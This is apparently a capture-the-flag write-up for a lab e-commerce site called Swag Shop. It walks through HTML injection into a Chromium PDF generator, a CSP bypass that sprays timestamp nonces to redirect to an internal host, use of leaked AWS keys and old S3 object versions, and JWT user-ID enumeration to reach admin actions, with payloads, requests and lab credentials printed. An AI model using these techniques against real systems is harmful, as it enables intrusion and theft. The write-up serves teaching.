

Swag Shop Writeup

by shamollash aka enrico.cavalli@gmail.com

Swag Shop is an ecommerce web site that let us shop for cool hacker gadgets

SwagShop

Welcome to SwagShop where you can claim your awarded hacker swag
Choose and products you want, your delivery address and your unique Voucher
Code

Product List		
Qty	Product	Value
1 ▾	Laptop Sticker	\$2.50
1 ▾	Hoodie	\$29.99
1 ▾	T-Shirt	\$18.00

Address	
Name:	
<input type="text" value="enrico"/>	
Address:	
<div><input type="text" value="foobar"/></div>	

Once orders are placed, we can generate a PDF of them by clicking a button

SwagShop Order

Create PDF

Order Info	Delivery Address
Order Id: 7a5f3d90-9fb7-4816-9eda-4a150bd7f855	Name: enrico
Voucher Code: 1234	Address: foobar
Shipping Status: Not Shipped	

Items			
Qty	Product	Cost	Line Cost
1	Laptop Sticker	\$2.50	\$2.50
1	Hoodie	\$29.99	\$29.99
1	T-Shirt	\$18.00	\$18.00


By looking at metadata of generated PDFs we see that chromium is involved

```
exiftool 3d82e98b-75d4-4e55-a866-3c12a74e4ca5.pdf
ExifTool Version Number      : 12.60
File Name                    :
3d82e98b-75d4-4e55-a866-3c12a74e4ca5.pdf
Directory                   : .
File Size                    : 22 kB
File Modification Date/Time  : 2023:08:16 17:54:16+02:00
File Access Date/Time       : 2023:08:16 17:54:16+02:00
File Inode Change Date/Time  : 2023:08:16 17:54:16+02:00
File Permissions             : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
PDF Version                  : 1.4
Linearized                   : No
Page Count                   : 1
Tagged PDF                   : Yes
Creator                      : Chromium
Producer                     : Skia/PDF m115
Create Date                  : 2023:08:16 15:54:10+00:00
Modify Date                  : 2023:08:16 15:54:10+00:00
```

By doing some recon we found a bunch of subdomains:

- env
- shipping
- dev.shipping


env is not accessible from outside



dev.shipping is currently disabled



shipping appears to work but only potentially useful functionality (/register) is not enabled on the production server



SwagShop : Register

Registration is not enabled on this server

Given the context of a PDF generator, we probably have to find a way to access some of the internal endpoints by leveraging some XSS to do SSRF.

FLAG_ONE

In order to investigate what we can do, we start by seeing if we can do HTML injection on the address textarea field using a simple payload:

```
</textarea><img src=x>
```

SwagShop Order

Generating PDF [\[refresh\]](#)

Order Info

Order Id:
ecace069-69df-44bd-9691-6e1a6b7bd18d

Voucher Code:
1234

Shipping Status:
Not Shipped

Delivery Address

Name:
enrico

Address:

</textarea>

The generated pdf shows a broken image so HTML injection and probably XSS is feasible:

SwagShop Order

Order Info	Delivery Address
Order Id: ecace069-69df-44bd-9691-6e1a6b7bd18d	Name: enrico
Voucher Code: 1234	Address: <div></div>
Shipping Status: Not Shipped	

Items			
Qty	Product	Cost	Line Cost
1	Laptop Sticker	\$2.50	\$2.50
1	Hoodie	\$29.99	\$29.99
1	T-Shirt	\$18.00	\$18.00

Analyzing the Content Security Policy of the shop site we found an obstacle to perform XSS:

```
Content-Security-Policy: img-src 'self';script-src
'nonce-1692201703' 'self' ajax.googleapis.com
maxcdn.bootstrapcdn.com;frame-src 'none';script-src-attr 'none'
```

In order to inject a valid `<script>` tag we need to match the required nonce value, that in our case is not randomly generated, because clearly is the UNIX time since epoch in seconds.

In order to let the chromium browser interpret an injected `<script>` with our payload, we have to make sure to also inject a correct nonce with second precision (apparently). In other words, a script must have a matching nonce at the moment it gets executed:

```
<script nonce="1692201703">...</script>
```

In order to not have to bother with precision timing up to the second (we don't precisely control the chromium browser) we can simply **generate a payload with 60 nonces covering all the future 60 seconds**. This gives us a minute frame of validity when at least one of our injected `<script>` tags will be interpreted by chromium according to the CSP of the swag shop website.

With this simple trick we can generate a script that redirects the PDF generator to the internal env subdomain:

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 1 POST / HTTP/1.1 2 Host: oxsiqtgo.ctfio.com 3 Content-Length: 5909 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://oxsiqtgo.ctfio.com 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q= 0.7 10 Referer: http://oxsiqtgo.ctfio.com/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7 13 Connection: close 14 15 1-qty=1&2-qty=1&3-qty=1&delivery_name=enrico&delivery_address= %3C%2Ftextarea%3E%3Cimg+src%3Dx%3E<script+nonce%3d"1692202243">doc ument.location%3d'http://env.oxsiqtgo.ctfio.com/'%3b</script> 16 <script+nonce%3d"1692202244">document.location%3d'http://env.oxsie tqo.ctfio.com/'%3b</script> 17 <script+nonce%3d"1692202245">document.location%3d'http://env.oxsie tqo.ctfio.com/'%3b</script> 18 <script+nonce%3d"1692202246">document.location%3d'http://env.oxsie tqo.ctfio.com/'%3b</script> 19 <script+nonce%3d"1692202247">document.location%3d'http://env.oxsie tqo.ctfio.com/'%3b</script> 20 <script+nonce%3d"1692202248">document.location%3d'http://env.oxsie tqo.ctfio.com/'%3b</script> </pre>		<pre> 1 HTTP/1.1 302 Found 2 Server: nginx/1.18.0 (Ubuntu) 3 Date: Wed, 16 Aug 2023 16:11:07 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Content-Security-Policy: img-src 'self';script-src 'nonce-1692202267' 'self' ajax.googleapis.com maxcdn.bootstrapcdn.com;frame-src 'none';script-src-attr 'none' 7 Location: /2eb86b59-d7ee-4694-bf5a-7e4b8aa557fa 8 Content-Length: 0 9 10 </pre>	

```

{"aws":
{"flag": "FLAG_ONE{b66fc57991a543b2f440da3eb1db8793}", "bucket": "ctfswagshop", "access_key_id": "AKIA2DKGRWSRWTKCGC
VK", "secret_access_key": "0njkeERAOpu0Tg6cLbTU9NCkRs\ /Sop6nYOPn7\ /hJ"}
}

```

FLAG_TWO

With the just discovered AWS credentials we can list the ctfswagshop bucket and grab a new flag and a strange keys.txt (which is empty).

```

aws s3 ls ctfswagshop
2023-08-01 16:23:34          43 flag.txt
2023-08-01 10:16:39           1 keys.txt

```

```

aws s3 sync s3://ctfswagshop ctfswagshop
download: s3://ctfswagshop/keys.txt to ctfswagshop/keys.txt
download: s3://ctfswagshop/flag.txt to ctfswagshop/flag.txt
cat ctfswagshop/flag.txt
FLAG_TWO{...}

```

FLAG_THREE

This was quite tricky and it involved looking at previous versions of files in ctfs wagshop bucket. This can be done with the following command

```
aws s3api list-object-versions --bucket ctfs wagshop | jq
```

```
{
  "ETag": "\"68b329da9893e34099c7d8ad5cb9c940\"",
  "Size": 1,
  "StorageClass": "STANDARD",
  "Key": "keys.txt",
  "VersionId": "A_tLJ_8qam44gc7s9SdLAWFrMB0LWpC2",
  "IsLatest": true,
  "LastModified": "2023-08-01T08:16:39+00:00",
  "Owner": {
    "DisplayName": "adam",
    "ID": "67923f31e57b5b7b50650835bdd264a545809a631bb9aa9411bad8d9cdd9b4b4"
  }
},
{
  "ETag": "\"8ba33a4d21968b5a99209ba9d1f2487a\"",
  "Size": 190,
  "StorageClass": "STANDARD",
  "Key": "keys.txt",
  "VersionId": "nt_d96XI4vefGPrnjRM_JcICfjm.V1zb",
  "IsLatest": false,
  "LastModified": "2023-08-01T08:14:30+00:00",
  "Owner": {
    "DisplayName": "adam",
    "ID": "67923f31e57b5b7b50650835bdd264a545809a631bb9aa9411bad8d9cdd9b4b4"
  }
}
```

We clearly see that a previous version of keys.txt was 190 bytes long. Since we have the correct VersionId we can use the following command to grab the version we are interested in:

```
aws s3api get-object --bucket ctfs wagshop --version-id
nt_d96XI4vefGPrnjRM_JcICfjm.V1zb --key keys.txt keys.txt
```

This gives us not only FLAG_THREE but also a JWT that can be used on the shipping server.

```
{"flag": "FLAG_THREE{...}", "server": "shipping", "X-Token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo2OH0=.r7cTaAVwfcMBWCCrqJi7nCHYJ0J7HohsGBWO4lwC7hQ"}
```

FLAG_FOUR

???

FLAG_FIVE

Using the obtained JWT (as cookie token=JWT_VALUE) we can access the shipping server and see our previously placed orders waiting for approval and shipping.

SwagShop Shipping

Required Shipping 0

Requires Authorisation 4

Rejected Orders 0

Shipped Orders 0

Requires Authorisation		
Id	Created At	Action
7a5f3d90-9fb7-4816-9eda-4a150bd7f855	16/08/23 15:51	Authorise Order Reject Order
3d82e98b-75d4-4e55-a866-3c12a74e4ca5	16/08/23 15:54	Authorise Order Reject Order
ecace069-69df-44bd-9691-6e1a6b7bd18d	16/08/23 16:01	Authorise Order Reject Order
2eb86b59-d7ee-4694-bf5a-7e4b8aa557fa	16/08/23 16:11	Authorise Order Reject Order

The given JWT corresponds to a { "user_id": 68 } and is not an admin: it cannot authorize orders:

SwagShop Shipping

Required Shipping 0

Requires Authorisation 4

Rejected Orders 0

Shipped Orders 0

Only admins can authorise orders

Requires Authorisation		
Id	Created At	Action
7a5f3d90-9fb7-4816-9eda-4a150bd7f855	16/08/23 15:51	Authorise Order Reject Order

But even if we are not admin we can access a /settings endpoint on the shipping server were we can enable the dev.shipping website:

SwagShop Shipping - Settings

Settings
Development Server: Disabled

[Enable Server](#)

On dev.shipping development server we cannot do much, but registration is enabled and we can start to generate users. Apparently admin already exists:

SwagShop : Register

Username already exists

Register

Username:

admin

Password:

But by creating another user we have access on dev.shipping server

SwagShop Shipping

FLAG_THREE{f8c67d623cfc4e95df6d562e1cc4cc59}

Required Shipping 0

Requires Authorisation 0

Rejected Orders 0

Shipped Orders 0

To Be Shipped

You have nothing to ship

Here we are again presented with FLAG_THREE but we believe this is the place for FLAG_FOUR.

Most interesting feature of the dev.shipping generated JWTs is that they seem to work also on production server. For instance user_id: 2 on production server is authenticated and the site informs as that this is disabled:

SwagShop Shipping : Account Disabled

Your account is disabled

We continued generating various users, trying the obtained JWT both on dev.shipping and also on shipping server until at user_id 48 we had a valid user with admin rights:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0OH0=.JsnizPHUZ5cZrYQD1vCBIGtU54MJQpYHh8RuImIJawM
```

This gives us the possibility to authorize orders:

SwagShop Shipping

Required Shipping 1	Requires Authorisation 3	Rejected Orders 0
Shipped Orders 0		

To Be Shipped		
Id	Created At	Action
2eb86b59-d7ee-4694-bf5a-7e4b8aa557fa	16/08/23 16:11	<button>Mark As Shipped</button>

and also ship them

SwagShop Shipping

Required Shipping **0**

Requires Authorisation **3**

Rejected Orders **0**

Shipped Orders **1**

Order Marked As Shipped

FLAG_FIVE{8f132c0844d70fcc127633a8d410a9b3}

To Be Shipped

You have nothing to ship

We also noticed that in order to obtain FLAG_FIVE, it was sufficient to fuzz the action parameter using the user_id 68 JWT and a valid order_id:

Cookie:

token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo2OH0=.r7cTaAVwfcMBWCCrqJi7nCHYJ0J7HohsGBWO4lwc7hQ

Connection: close

action=**shipping**&order_id=3d82e98b-75d4-4e55-a866-3c12a74e4ca5

User id 68 can do action=shipping, even if he is not entitled to do action=authorisation.